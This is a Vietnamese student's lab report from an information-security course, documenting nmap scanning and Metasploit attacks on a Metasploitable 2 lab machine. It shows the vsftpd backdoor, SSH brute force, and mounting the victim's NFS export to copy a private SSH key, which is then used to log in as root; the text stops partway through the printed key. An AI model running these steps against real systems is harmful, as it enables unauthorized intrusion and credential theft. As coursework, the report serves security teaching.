HỌC VIỆN KỸ THUẬT MẬT MÃ
KHOA AN TOÀN THÔNG TIN

MODULE THỰC HÀNH

TẤN CÔNG VÀ PHÒNG THỦ HỆ THỐNG

BÀI THỰC HÀNH SỐ 01

DÒ QUÉT HỆ THỐNG VÀ KHAI THÁC MỘT SỐ LỖ HỔNG PHỔ BIẾN

Sinh viên thực hiện: **Nguyễn Hoàng Nam**
Mã SV: **AT170236**

HÀ NỘI, 2023

Mục lục

TRIỂN KHAI MÔ HÌNH THỰC NGHIỆM


1.1. Mô tả

Tận dụng các lỗ hổng phổ biến để tiến hành khai thác, tăng cường hiểu biết về cấu trúc bảo mật của hệ thống và đề xuất biện pháp bảo mật hiệu quả.

1.2. Chuẩn bị

- Một máy ảo Metasploit 2
- Một máy ảo Parrot: cài đặt công cụ nmap, metasploit framework.


1.3. Mô hình cài đặt



1.4. Các kịch bản thực hiện

1.4.1. Scanning victim

Sử dụng nmap trên Parrot để scan full port IP của victim là 192.168.128.165:




```
┌─[hnam@parrot]─[~]
└──╼ $nmap -p- -A 192.168.128.165
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-01 12:23 +07
Nmap scan report for 192.168.128.165
Host is up (0.00043s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.128.164
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_ssl-date: 2023-12-01T05:26:12+00:00; -15s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATU
SCODES, 8BITMIME, DSN
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      50231/udp   mountd
|   100005  1,2,3      52979/tcp   mountd
|   100021  1,3,4      37225/udp   nlockmgr
|   100021  1,3,4      57308/tcp   nlockmgr
|   100024  1          34667/udp   status
|_  100024  1          45023/tcp   status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
```



1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 9
| Capabilities flags: 43564
| Some Capabilities: SwitchToSSLAfterHandshake, ConnectWithDatabase, Support41Auth, Speaks41ProtocolNew,
LongColumnFlag, SupportsTransactions, SupportsCompression
| Status: Autocommit
|_ Salt: rnT7T$T\Rf*=52:m6eyR
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-12-01T05:26:15+00:00; -15s from scanner time.
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
| irc-info:
| users: 2
| servers: 1
| lusers: 2
| lservers: 0
| server: irc.Metasploitable.LAN
| version: Unreal3.2.8.1. irc.Metasploitable.LAN
| uptime: 0 days, 0:18:05
| source ident: nmap
| source host: B5718336.224DC85F.FFFA6D49.IP
|_ error: Closing Link: ivniiraob[192.168.128.164] (Quit: ivniiraob)
6697/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
43573/tcp open java-rmi GNU Classpath grmiregistry
45023/tcp open status 1 (RPC #100024)
52979/tcp open mountd 1-3 (RPC #100005)
57308/tcp open nlockmgr 1-4 (RPC #100021)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:lin
ux:linux_kernel
Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h14m45s, deviation: 2h30m00s, median: -15s
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2023-12-01T00:26:04-05:00
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 156.35 seconds
[hnam@parrot]-[~]
$

1.4.2. Khai thác lỗ hổng vsftp port 21


Đầu tiên chúng ta mở msfconsole bằng lệnh sau:




Chọn khai thác backdoor và xem tùy chọn khai thác sử dụng lệnh sau:



Như vậy chúng ta có thể thấy chúng ta chỉ cần cung cấp một IP host từ xa và một cổng mà chúng ta để mặc định trên cổng 21. Bây giờ chúng ta có thể khai thác các mục tiêu.





Đã lấy được session!

Nâng cấp lên thành phiên meterpreter bằng lệnh sesions –i -1

1.4.3. Khai thác lỗ hổng ssh port 22

Thực hiện scan vuln port 22 đối với victim 192.168.128.165:

```
┌──[hnam@parrot]─[~]
└─$nmap -p 22 --script vuln 192.168.128.165
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-01 14:17 +07
Nmap scan report for 192.168.128.165
Host is up (0.00047s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 23.36 seconds
┌──[hnam@parrot]─[~]
└─$
```

1.4.3.1. Brute Force ssh_login

Chọn khai thác ssh_login và xem tùy chọn khai thác sử dụng lệnh sau:

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/ssh/ssh_login 1
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> show options 2

Module options (auxiliary/scanner/ssh/ssh_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current database to the list
   DB_ALL_USERS         false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING     none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   RHOSTS                                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
                                                   ploit.html
   RPORT                22               yes       The target port
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
   THREADS              1                yes       The number of concurrent threads (max one per host)
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS         false            no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
   VERBOSE              false            yes       Whether to print output for all attempts
```

Gán IP host và thiết lập file password

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >>
```

Thực hiện tấn công

```
[msf](Jobs:0 Agents:1) auxiliary(scanner/ssh/ssh_login) >> run

[*] 192.168.128.165:22 - Starting bruteforce
[+] 192.168.128.165:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=10
00(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44
(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfad
min) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686 GNU/Linux '
[*] SSH session 2 opened (192.168.128.164:43397 -> 192.168.128.165:22) at 2023-1
2-01 15:03:11 +0700
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:2) auxiliary(scanner/ssh/ssh_login) >>
```

Tại thời điểm này, chúng ta có thể tạo phiên với máy mà chúng ta đã tấn

công. Đăng nhập với msfadmin:

```
[msf](Jobs:0 Agents:1) auxiliary(scanner/ssh/ssh_login) >> sessions -i 2
[*] Starting interaction with 2...

id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(flo
ppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),1
19(sambashare),1000(msfadmin)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
```

1.4.3.1. Lấy Private SSH key của victim

Đầu tiên ta cần quyền truy cập vào hệ thống tập tin của victim

- Cài đặt NFS

```
┌─[✗]─[root@parrot]─[/home/hnam]
└──╼ #sudo apt install nfs-common
```

- Sử dụng lệnh showmount để hiển thị hệ thống tệp nào có thể mount được trên NFS:

```
┌─[root@parrot]─[/home/hnam]
└──╼ #showmount -e 192.168.128.165
Export list for 192.168.128.165:
/ *
```

➔ Toàn bộ hệ thống tập tin có thể mount được

- Khởi động dịch vụ rcpbind

```
┌─[root@parrot]─[/home/hnam]
└──╼ #service rpcbind start
```

Tiến hành lấy private SSH key của victim

```
┌─[root@parrot]─[~]
└──╼ #mkdir /tmp/target
┌─[root@parrot]─[~]
└──╼ #mount -t nfs 192.168.128.165:/ /tmp/target
┌─[root@parrot]─[~]
└──╼ #cp /tmp/target/home/msfadmin/.ssh/id_rsa /tmp/r00tprivatekey
┌─[root@parrot]─[~]
└──╼ #umount /tmp/target
┌─[root@parrot]─[~]
└──╼ #
```

Bây giờ ta đã có bản sao private SSH key của tài khoản msfadmin. Ta sẽ sử dụng Metasploit để truy cập vào máy từ xa.

Tiến hành tấn công:

Truy cập msfconsole ở tài khoản root

```
┌─[hnam@parrot]─[~]
└──╼ $sudo su
[sudo] password for hnam:
┌─[root@parrot]─[/home/hnam]
└──╼ #msfconsole
[*] starting the Metasploit Framework console...|
```

Sử dụng module auxiliary/scanner/ssh/ssh_login_pubkey để tấn công, thiết lập

rhosts, tên tài khoản tấn công và đường dẫn file private ssh key đã lấy trước đó

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/ssh/ssh_login_pubkey
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login_pubkey) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login_pubkey) >> set USERNAME root
USERNAME => root
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login_pubkey) >> set key_path /tmp/r00tprivatekey
key_path => /tmp/r00tprivatekey
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login_pubkey) >>
```

Tiến hành tấn công

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login_pubkey) >> run

[*] 192.168.128.165:22 SSH - Testing Cleartext Keys
[*] 192.168.128.165:22 - Testing 1 key from /tmp/r00tprivatekey
[+] 192.168.128.165:22 - Success: 'root:-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqld
JkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qO
ffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5
JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9I
yhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7b
wkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3wIBIwKCAQBaUjR5bUXnHGA5fd8N
UqrUx0zeBQsKlv1bK5DVm1GSzLj4TU/S83B1NF5/1ihzofI7OAQvlCdUY2tHpGGa
zQ6ImSpUQ5i9+GgBUOaklRL/i9cHdFv7PSonW+SvF1UKY5EidEJRb/O6oFgB5q8G
JKrwu+HPNhvD+dliBnCn0JU+Op/1Af7XxAP814Rz0nZZwx+9KBWVdAAbBIQ5zpRO
eBBllSGDsnsQN/lG7w8sHDqsSt2BCK8c9ct31n14TK6HgOx3EuSbisEmKKwhWV6/
ui/qWrrzurXA4Q73wO1cPtPg4sx2JBh3EMRm9tfyCCtB1gBi0N/2L7j9xuZGGY6h
JETbAoGBANI8HzRjytWBMvXh6TnMOa5S7GjoLjdA3HXhekyd9DHywrA1pby5nWP7
